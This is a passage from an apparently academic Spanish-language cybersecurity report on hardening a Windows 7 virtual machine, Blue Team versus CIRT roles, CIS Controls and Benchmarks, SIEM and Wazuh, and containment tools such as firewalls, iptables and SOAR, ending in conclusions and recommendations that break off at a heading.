


Nota: Elaboración propia.

En la **figura 24** se evidencia que el firewall se encuentra ***desactivado***, permitiendo hacer un ping desde la máquina virtual Parrot OS.

Figura 25

Evidencia de Firewall Activado en MV Windows 7



Nota: Elaboración propia.

En la **figura 25** se evidencia que el firewall ya se encuentra ***activado*** y con esta sola acción de ***hardenización*** realizada, se comprueba que ya ***no permite*** realizar ping desde la máquina virtual Parrot OS.


b. Actualización del S.O. mediante el Windows Update.

Abajo en la **figura 26**, se puede evidenciar que se encuentra sin actualizar algunas de las versiones que **Windows Update** encuentra y que sirve para mantener actualizado el sistema operativo. Este paso de ***hardenización*** también es muy importante, teniendo en cuenta que constantemente se encuentran vulnerabilidades y lo que buscan estas actualizaciones es mitigar

el riesgo de un posible ataque, de allí la importancia de mantener actualizado siempre el sistema operativo y esta es otra de las acciones a realizar, "***Actualizar el Windows Update***"

Figura 26

Windows Update Desactualizado



Nota: Elaboración propia.


c. Configuración del control de cuentas de usuario (UAC).

Esta es otra forma de ***hardenización*** que incrementa el control en la seguridad, en cuanto a la ejecución de programas que puedan realizar cambios en el equipo o en la configuración del sistema Windows, solicitando siempre permisos de administrador.

Este UAC notificará antes de realizar algún cambio sobre el equipo, que requiere permisos de nivel de administrador, la configuración más segura es dejarla en la opción "notificarme siempre". Abajo en la **figura 27**, se observa que queda configurada la opción sugerida y más segura.

Figura 27

Activación del Control de Cuentas de Usuario (UAC)




Nota: Elaboración propia.

d. Actualización del Windows Defender.

Abajo en la **figura 28**, se aprecia que Windows Defender requiere de una actualización. Hardenizar este servicio en la version Windows 7, donde Windows Defender no funciona como un antivirus completo, como sí lo hace en versiones posteriores, ayudará a mantenerlo seguro si se tiene en cuenta que se enfoca en detección y eliminación de spyware y malware del sistema operativo de manera eficiente. Por lo tanto, se procede con su actualización. Espejo, R (2015).

Figura 28

Actualización del Windows Defender



Nota: Elaboración propia.

e. Actualización de versión del S.O.

Otra forma para mantener un poco más seguro un dispositivo, en este caso esta mv, es mantener actualizado el sistema operativo y usar en lo posible las últimas versiones, esto siempre y cuando las aplicaciones y/o software que se ejecuten en este host puedan ser usadas en versiones posteriores. Esto permitirá mantener actualizado el sistema operativo ante las diferentes vulnerabilidades que se presentan.

Teniendo en cuenta que esta es una práctica para poder detectar vulnerabilidades, esta sugerencia se daría para entornos reales, con el fin de mantener actualizados los sistemas operativos ante las diferentes vulnerabilidades que se presentan constantemente.

f. Otras acciones.

Existen algunas otras medidas que pueden usarse para Hardenizar y "endurecer" aún más este sistema Windows, entre ellos, una revisión de aquellos servicios que no son necesarias o que no son requeridos para el entorno de trabajo. Con ayuda del principio del "mínimo privilegio" y con base en las políticas de seguridad, se revisarían los permisos asignados a los administradores y al personal que labora sobre este equipo, para que se tengan los accesos mínimos requeridos, pero que puedan cumplir su función.

Se haría una microsegmentación de la red que permita aislar aún más este dispositivo de ésta si se considera vital en la organización. Además, se revisarían las políticas en cuanto al uso de contraseñas, con el fin de robustecer aún más el uso de credenciales seguras con un mínimo de 12 caracteres en su contraseña y con validaciones de caracteres alfanuméricos y especiales.

4.3 Análisis Sobre las Diferencias Entre el Equipo de Blue Team y el Equipo de Respuesta a Incidentes Informáticos

Rta: para poder realizar un análisis de las diferencias entre el Blue Team y el equipo de respuesta a incidentes informáticos se deberá primero definir qué es cada uno de ellos.

Blue Team: se entiende y se hace referencia al Blue Team, como el equipo que "***defiende***" los sistemas y la red informática, normalmente en una organización. Con ayuda de herramientas especializadas, pueden analizar datos de eventos para identificar, detectar y responder a las diferentes amenazas que se pueden presentar, usando además, herramientas de

seguridad defensivas con el fin de evitar que estos ataques vuelvan a ocurrir, o conteniendo y remediando algún incidente luego de que ocurra.

Equipo de respuesta a incidentes informáticos (CIRT - Computer Incident Response Team): se entiende que el CIRT, fue creado para detectar, contener y responder a incidentes de ciberseguridad importantes, incluyendo brechas de seguridad, phishing, malware, etc., así como para mitigar sus consecuencias. Está conformado por especialistas en ciberseguridad, profesionales de respuesta a incidentes y a expertos que facilitarán la comunicación e interacción con el público durante algún incidente de ciberseguridad. Grupo-IB (s.f.).

A continuación se resume en una tabla comparativa las diferencias entre Blue Team y el Equipo de respuesta a incidentes informáticos (CIRT).

Tabla 1

Diferencias Entre Blue Team y el CIRT

Aspecto	Blue Team	Equipo de Respuesta a Incidentes Informáticos (CIRT)
Definición	Equipo de seguridad encargado de defender y proteger de manera proactiva la infraestructura de red, frente a amenazas cibernéticas.	Grupo especializado en identificar, contener y mitigar incidentes de seguridad cuando ocurren.
Objetivo principal	Prevenir ataques mediante el monitoreo constante, el hardening y la mejora continua de la seguridad informática.	Responder de manera efectiva a incidentes de seguridad en tiempo real con el fin de minimizar los daños que se puedan causar.
Enfoque	Defensivo y preventivo: Implementan medidas de seguridad que permiten evitar ataques informáticos.	Reactivo y estratégico: Analiza y responde a los incidentes cuando estos se producen.
Acciones principales	Evaluar los riesgos, monitorear el tráfico de red, fortalecer la seguridad, aplicar parches de seguridad y educar a los empleados en torno a la seguridad de los sistemas informáticos.	Detectar incidentes, realizar análisis forense, contener el ataque, erradicar las amenazas y recuperar los sistemas informáticos.
Herramientas utilizadas	SIEM (Splunk, ELK), IDS/IPS, Sysmon, Velociraptor, WAF, firewalls avanzados.	Análisis forense con Volatility, Autopsy, Velociraptor, Wireshark, monitoreo en tiempo real con EDR/XDR, herramientas de gestión de incidentes (TheHive, Cortex, MISP).
Interacción con otras áreas	Se coordina con los equipos de TI, Red Team y CSIRT para mejorar las defensas.	Trabaja directamente con el Blue Team, Red Team y unidades de gestión de crisis ante incidentes graves.
Perfil de los profesionales	Son analistas de seguridad defensiva, administradores de seguridad, especialistas en monitoreo SOC (Centro de Operaciones de Seguridad).	Especialistas en respuesta a incidentes, analistas forenses, expertos en ciber investigación y manejo de crisis.

Nota: Elaboración propia.

4.4 Análisis Sobre la Pertinencia de Trabajar con CIS "Center For Internet Security" Como Propuesta de Aseguramiento por Parte de un Equipo de Blue Team.

Rta: según Siddiqui, M. CyberSaint. (s.f.) el CIS, es una organización sin fines de lucro creada para ayudar a los sectores público y privado a mejorar su resiliencia y madurez en torno a la ciberseguridad y cuyo objetivo principal es ayudar a las pequeñas, medianas y grandes organizaciones a defenderse de las diferentes ciberamenazas, además, de ayudarles a crear una ciberdefensa inquebrantable.

Proporciona una serie de protocolos conocidos como los controles CIS, los cuales son revisados y actualizados periódicamente por la Junta directiva del CIS para ayudar a crear controles que permita construir una ciberdefensa eficaz.

Hace uso de mejores prácticas que puede utilizarse para fortalecer la postura de ciberseguridad en las organizaciones. Hoy en día, miles de profesionales de la ciberseguridad de todo el mundo utilizan los controles de la CEI y/o contribuyen a su desarrollo a través de un proceso de consenso comunitario. CIS (s.f.).

Como propuesta de aseguramiento, que el equipo ***Blue Team*** trabaje en conjunto con el CIS (Center For Internet Security), se considera muy pertinente si se tiene en cuenta que permite mejorar la postura defensiva de la infraestructura de TI, facilitando además la prevención de ataques. El seguir este marco y hacer uso de sus mejores prácticas permitirá reducir en las organizaciones los riesgos asociados a los ataques cibernéticos.

Para esto, CIS ofrecen diferentes opciones, todas encaminadas a proteger la organización de ciberataques, a salvaguardar los sistemas informáticos contra amenazas, a asegurar la organización con recursos y herramientas diseñadas especialmente para aprovechar los marcos

presupuestarios y para acceder a recursos que ayuden a prevenir las amenazas la protección y respuesta y recuperación de incidentes (para entidades de EE.UU), así como se puede apreciar en la siguiente figura.

Figura 29

Controles y Puntos de Referencia de CIS

Nota. Tomado de. CIS. (2025). https://www.cisecurity.org/

Figura 30

CIS Controls y CIS Benchmarks

Nota. Tomadas de. Calcomsoftware.(2023). https://calcomsoftware.com/wp-content/uploads/2023/05/CIS-Controls-V8-1024x792.png y Calcomsoftware.(2022). https://calcomsoftware.com/wp-content/uploads/2022/12/How-CIS-Benchmarks-are-developed-final.png

El equipo ***Blue Team*** puede aprovechar los marcos de seguridad que ofrece CIS con el fin de mejorar la defensa de los sistemas y poder responder de manera eficaz ante las diferentes amenazas, para ello puede tomar lo principal que ofrece CIS, en cuanto a los controles (CIS Controls), los puntos de referencia (CIS Benchmarks), la respuesta a incidentes y el cumplimiento de normas y estándares de auditoría.

a. ***Aplicación de CIS Controls*****:** son un conjunto de mejores prácticas diseñadas para ayudar a las organizaciones a reducir los riesgos cibernéticos.

Se puede hacer uso de la ***defensa por capas***, implementando múltiples niveles de seguridad. Además, puede realizar ***monitoreo continuo***, haciendo uso de herramientas como SIEM y de Sysmon, por ejemplo, para detectar anomalías en tiempo real. Por último y para ***proteger las configuraciones*** se pueden aplicar las hardenización basada en los estándares que propone CIS para ayudar a reducir la superficie de ataque.

b. ***Implementación de CIS Benchmarks***: proporcionan guías detalladas de configuración segura para sistemas operativos, bases de datos y aplicaciones.

Hardenización de equipos o servidores Windows, Linux, firewall y otros dispositivos de la red para minimizar las vulnerabilidades. Puede realizar una ***configuración*** de manera segura de los servicios Nginx, Apache y MySQL, mejorando así la resiliencia de los servicios críticos. ***Proteger el directorio activo*** (AD), ayudará a reducir los riesgos de explotación por parte de los atacantes.

c. ***Integración con respuesta a los incidentes***: el equipo Blue Team puede integrar los CIS Controls, para fortalecer la detección y la contención de ataques.

Para ello presenta varios controles que puede usar para cumplir este fin entre estos;

CIS Control 6: Gestión de control de acceso.

CIS Control 12: Gestión de infraestructura de red.

CIS Control 13: Monitoreo y defensa de red.

CIS Control 17: Gestión de respuesta a incidentes.

d. ***Políticas de Contraseñas***: CIS define una guía de políticas de contraseñas con base en dos principios principales, el primero aprovechar datos de ataques del mundo real y la segunda es facilitar al usuario la creación y el recuerdo de las contraseñas.

CIS sugiere que las organizaciones deben implementar herramientas y políticas actualizadas para cumplir con los nuevos estándares, entre ellos la creación de contraseñas seguras, la autenticación multi factor (MFA), el bloqueo de cuentas y otras medidas de seguridad.

Para la creación de contraseñas sugiere una frase en lugar de una contraseña, el no usar palabras que tengan relación con la información personal y preferiblemente que no esté en el diccionario y con una longitud mínima de 14 caracteres alfanuméricos y caracteres especiales.

Recomienda también hacer uso de gestores de contraseñas, utilizar técnicas de bloqueo, los cuales pueden ser temporales (tantos minutos luego de inactividad), por intentos fallidos o limitación de inicio de sesión. CIS. Benchmarks (s.f.).

e. ***Cumplimiento de normas y estándares de auditoría***: al trabajar con CIS, el equipo Blue Team puede alinearse con marcos normativos internacionales que avalan el uso de estos controles. Entre los Marcos y normas a cumplir se encuentran la ISO 27001, el NIST y el PCI DSS

Se puede concluir entonces que si un equipo ***Blue Team*** integra los controles y los estándares que ofrece ***CIS***, podría mejorar su postura de seguridad, facilitando además, la prevención de ataques, la reducción de la superficie de explotación y fortaleciendo aún más la respuesta a incidentes dentro de una organización.

4.5 Análisis Sobre las Funciones y Características Principales de un SIEM.

Rta: Microsoft, (2025) define el SIEM (Security Information and Event Management) como la Gestión de eventos e información de seguridad, fue creada como solución de seguridad para ayudar a las organizaciones en la detección y análisis de amenazas y responder a ellas antes de que pueda afectar las operaciones del negocio, es decir, que el SIEM proporciona en las organizaciones una visión sobre la actividad de la red con el fin de poder responder de manera rápida a posibles ataques cibernéticos, cumpliendo así con los requisitos de servicio.

El mismo autor señala que durante la última década esta tecnología SIEM ha venido evolucionando y hace uso de la IA (inteligencia artificial), haciendo que la detección de amenazas y la respuesta a los incidentes, se realice de una manera más ágil, rápida e inteligente.

Funciones principales de un SIEM.

- ✓ ***Recopilación de datos***: integra los registros y eventos de múltiples fuentes, como los firewalls, sistemas operativos, aplicaciones, servidores, dispositivos de red, entre otros.
- ✓ ***Alertas y notificaciones***: Genera alertas en tiempo real ante comportamientos sospechosos en la red o ante incidentes de seguridad críticos.
- ✓ ***Correlación de eventos***: Analiza patrones y los relaciona con otros eventos de seguridad para identificar posibles amenazas las cuales no serían detectables si se hacen de manera aislada.

- ✓ ***Análisis forense***: Almacena y organiza los registros permitiendo una investigación posterior a los incidentes, para hacer una revisión más detallada.
- ✓ ***Cumplimiento de normas***: Al mantener los registros guardados y generar informes de auditoría, ayuda a cumplir con regulaciones locales e internacionales como GDPR, PCI-DSS, HIPAA (normas de protección de datos para salvaguardar la privacidad y seguridad de la información personal y confidencial).
- ✓ ***Monitoreo***: Proporciona datos y reportes de forma resumida y organizada (dashboards), lo que permite visualizar el estado y la seguridad en la organización.
- ✓ ***Automatización de respuestas***: Algunos SIEMs incluyen funciones de SOAR (Security Orchestration, Automation, and Response) que permiten responder a amenazas de forma automática mediante configuración de reglas.

Características principales de un SIEM.

- ✓ ***Capacidad de integración***: favorece la integración con diversas herramientas de ciberseguridad como firewalls, IDS/IPS y otros sistemas de TI.
- ✓ ***Machine Learning e inteligencia artificial:*** algunos SIEM más modernos presentan la capacidad de mejorar la detección de anomalías con ayuda de la IA.
- ✓ ***Centralización de datos:*** esto facilita el análisis de seguridad, al reunir la información en una sola plataforma.
- ✓ ***Escalabilidad:*** permite gestionar grandes volúmenes de datos sin afectar el rendimiento de la herramienta y de los sistemas involucrados.
- ✓ ***Personalización***: con reglas bien definidas por el usuario, se pueden ajustar la detección de amenazas de acuerdo a las necesidades y requerimientos del negocio.

Existe una herramienta de código abierto (Open Source), llamada **Wazuh** la cual recopila, analiza y correlaciona eventos de seguridad en sistemas y redes. Según UPC, (2024), **Wazuh** integra la tecnología **SIEM**, encargada de recopilar, analizar y correlacionar datos de diferentes Notas en tiempo real, con otra herramienta ya antes vista, **XDR**, la cual realiza detección pasiva sobre muchos más dispositivos y servicios, y con la capacidad de generar respuesta activas y automatizada, detectando así comportamientos maliciosos, todo lo anterior con el fin de que **Wazuh** proporcione una visibilidad en tiempo real, gestione las alertas de manera oportuna y garantizando además el cumplimiento de las normas y políticas de seguridad.

Según el mismo autor, esta herramienta posee la siguiente arquitectura:

Agentes: Se instalan en los dispositivos finales para monitorear eventos y recopilar datos de seguridad.

Servidor Wazuh: Procesa la información recibida de los agentes, aplicando reglas de detección y correlación de eventos.


Indexador: Almacena y organiza los datos de seguridad para facilitar su análisis.

Dashboard: Interfaz gráfica que permite visualizar alertas, informes y métricas de seguridad.

La instalación se puede llevar a cabo en uno o varios nodos, lo que permite formar un clúster que mejora el rendimiento, la seguridad y la disponibilidad.

Figura 31

Arquitectura de Wazuh



Nota. Tomada de. Inlab. (2024). https://inlab.fib.upc.edu/wp-content/uploads/2024/05/w1-1536x693.png

4.6 Informe de 3 Herramientas que Permitan Contener Ataques Informáticos.

Rta: lo que se pretende al contener un ataque informático es evitar que éste se propague en toda la red, además de proteger la información e intentar disminuir el impacto sobre los activos comprometidos.

Para esto existen herramientas que detectan ataques y ejecutan acciones que ayuden a evitar su propagación en los sistemas informáticos, entre estos tenemos;

Firewall: es tal vez el más común y conocido, pero el papel que desempeña es clave cuando se desea contener y detectar ataques informáticos. Dentro de su configuración, puede ***detectar y detener ataques***, por ejemplo, como la denegación de servicio (DoS/DDoS), limitando la cantidad de solicitudes que puede ser enviada desde una misma dirección o fuente.

Existen distintos tipos de firewalls, como los **firewalls de red** (hardware/software), los **firewalls de aplicaciones** (WAF), y los **firewalls de próxima generación (NGFW)**, que usan e integran inteligencia avanzada (IA) para contener ataques de manera más efectiva. Fortinet, (s.f.).

Iptables: es el firewall de Linux que permite establecer reglas para el bloqueo de direcciones IP maliciosas, para restringir el acceso a puertos críticos y evitar ataques como los de fuerza bruta o de denegación de servicio (DDoS).

Tiene como objetivo principal controlar y gestionar el tráfico de red tanto entrante como saliente, actuando como protector de seguridad para el sistema. Hace uso de reglas establecidas que permiten o deniegan algunos tipos específicos de tráfico, protegiendo la red de los accesos no autorizados.

Su funcionamiento parte de un conjunto de reglas que determina el destino de los paquetes que entran. El paquete que entra es comparado contra las reglas definidas definiendo si permite, descarta o lo reenvía a otra cadena. Así se obtiene un control total del flujo de datos sobre la red, lo que permite ***filtrar***, ***bloquear*** o ***configurar*** el tráfico según sea necesario. Mohammad, K. Linkedin (2023).

SOAR: (Security Orchestration, Automation and Response) u orquestación de seguridad, automatización y respuesta, es un conjunto de servicios y herramientas que ayudan en la automatización, la prevención y la respuesta contra los diferentes ciberataques. Con ayuda de inteligencia artificial, se definen cómo deben ejecutarse las tareas para desarrollar posteriormente un plan de respuesta a incidentes.

Está compuesta por 3 componentes; ***la orquestación***, que conecta las herramientas internas con las externas para que puedan acceder a ellas desde el lugar central, consolidando así los datos y optimizando los procesos. ***La automatización,*** encargada de programar tareas que se pueden ejecutar de manera automática, la cual es creada a partir de estrategias o flujos de trabajo que se ejecutan de manera automática, cuando una regla o incidente los desencadena. Por último, ***la respuesta a incidentes*** toma como base la orquestación y la automatización, que con ayuda de la IA permite generar respuestas más rápidas y precisas minimizando así los problema de seguridad. Microsoft (s.f.)

Conclusiones

El fortalecimiento de la seguridad organizacional depende de la implementación de metodologías adecuadas que diseñen y ejecuten los equipos Red y Blue Team, garantizando que ambos equipos trabajen de manera integrada para anticiparse a las diferentes amenazas, a la detección de vulnerabilidades y a la optimización de la respuesta ante los incidentes.

La creación de marcos de trabajo para el equipo Red Team permite mejorar las capacidades defensivas mediante la realización de simulaciones controladas de ataques a la infraestructura, facilitando la identificación de brechas de seguridad y proporcionando información importante que permita la adopción de estrategias de mitigación.

El desarrollo de mecanismos de monitoreo en el equipo Blue Team es esencial para la detección temprana de amenazas y la supervisión continua de la infraestructura tecnológica. La implementación de herramientas de monitoreo como SIEM, SOAR y el uso del concepto de Zero Trust (Confianza Cero) fortalece aún más la capacidad de respuesta ante ataques, permitiendo ejecutar acciones proactivas que ayuden a minimizar el impacto de los incidentes. Además, la construcción de una cibercultura organizacional basada en principios éticos, técnicos y legales fomenta el uso de las buenas prácticas en la protección de la información, asegurando el cumplimiento de las diferentes normas.

Las recomendaciones enfocadas en fortalecer la seguridad de los entornos digitales deben contemplar tanto la mejora de las defensas organizacionales como la integración efectiva de los equipos de seguridad. La adopción de estrategias como el equipo Purple Team, que impulsa la colaboración entre el Red y Blue Team, permitirá optimizar los procesos de detección y mitigación de amenazas.

Las organizaciones deben adoptar un enfoque integral que combine el análisis ofensivo del Red Team, la defensa activa del Blue Team y el uso de normativas éticas, técnicas y legales, asegurando que la ciberseguridad se convierta en un elemento estratégico fundamental ante los diferentes ciberataques. Por otra parte, la colaboración de los dos equipos (Red y Blue Team), el desarrollo de marcos de trabajo bien estructurados y la implementación de soluciones avanzadas (como la IA), son fundamentales para enfrentar los diferentes desafíos y las amenazas actuales que surgen en torno a la ciberseguridad, esto ayudará a garantizar la protección de los activos digitales dentro de una organización.

Recomendaciones

Teniendo en cuenta que la seguridad de la información es fundamental en las organizaciones para proteger sus datos, sistemas e infraestructura de red, se realizan las siguientes recomendaciones para poder mejorar y aumentar la seguridad de la información y de la ciberseguridad, con ayuda de estrategias diseñadas por los equipos Red Team y Blue Team.

Fomentar la colaboración entre Red Team y Blue Team:

Es fundamental para la protección de la infraestructura de red de una organización que los equipos Red y Blue Team trabajen de manera coordinada y en colaboración, para ello se deben definir protocolos de comunicación entre ambos equipos para garantizar un intercambio eficiente de la información y de las tácticas usadas, además, de la realización de simulaciones periódicas de ataque por parte del equipo Red Team y ejercicios de defensa activa por parte del equipo Blue Team, dando al final una retroalimentación estructurada.

Se considera no descartar la implementación del equipo Purple Team, el cual integrarse con uno o dos expertos en ciberseguridad de cada equipo (Red y Blue Team), con el fin de identificar las vulnerabilidades encontradas y poder reforzar las defensas hacia la infraestructura de red de toda la organización.

Aplicar normativas y frameworks de seguridad y ética:

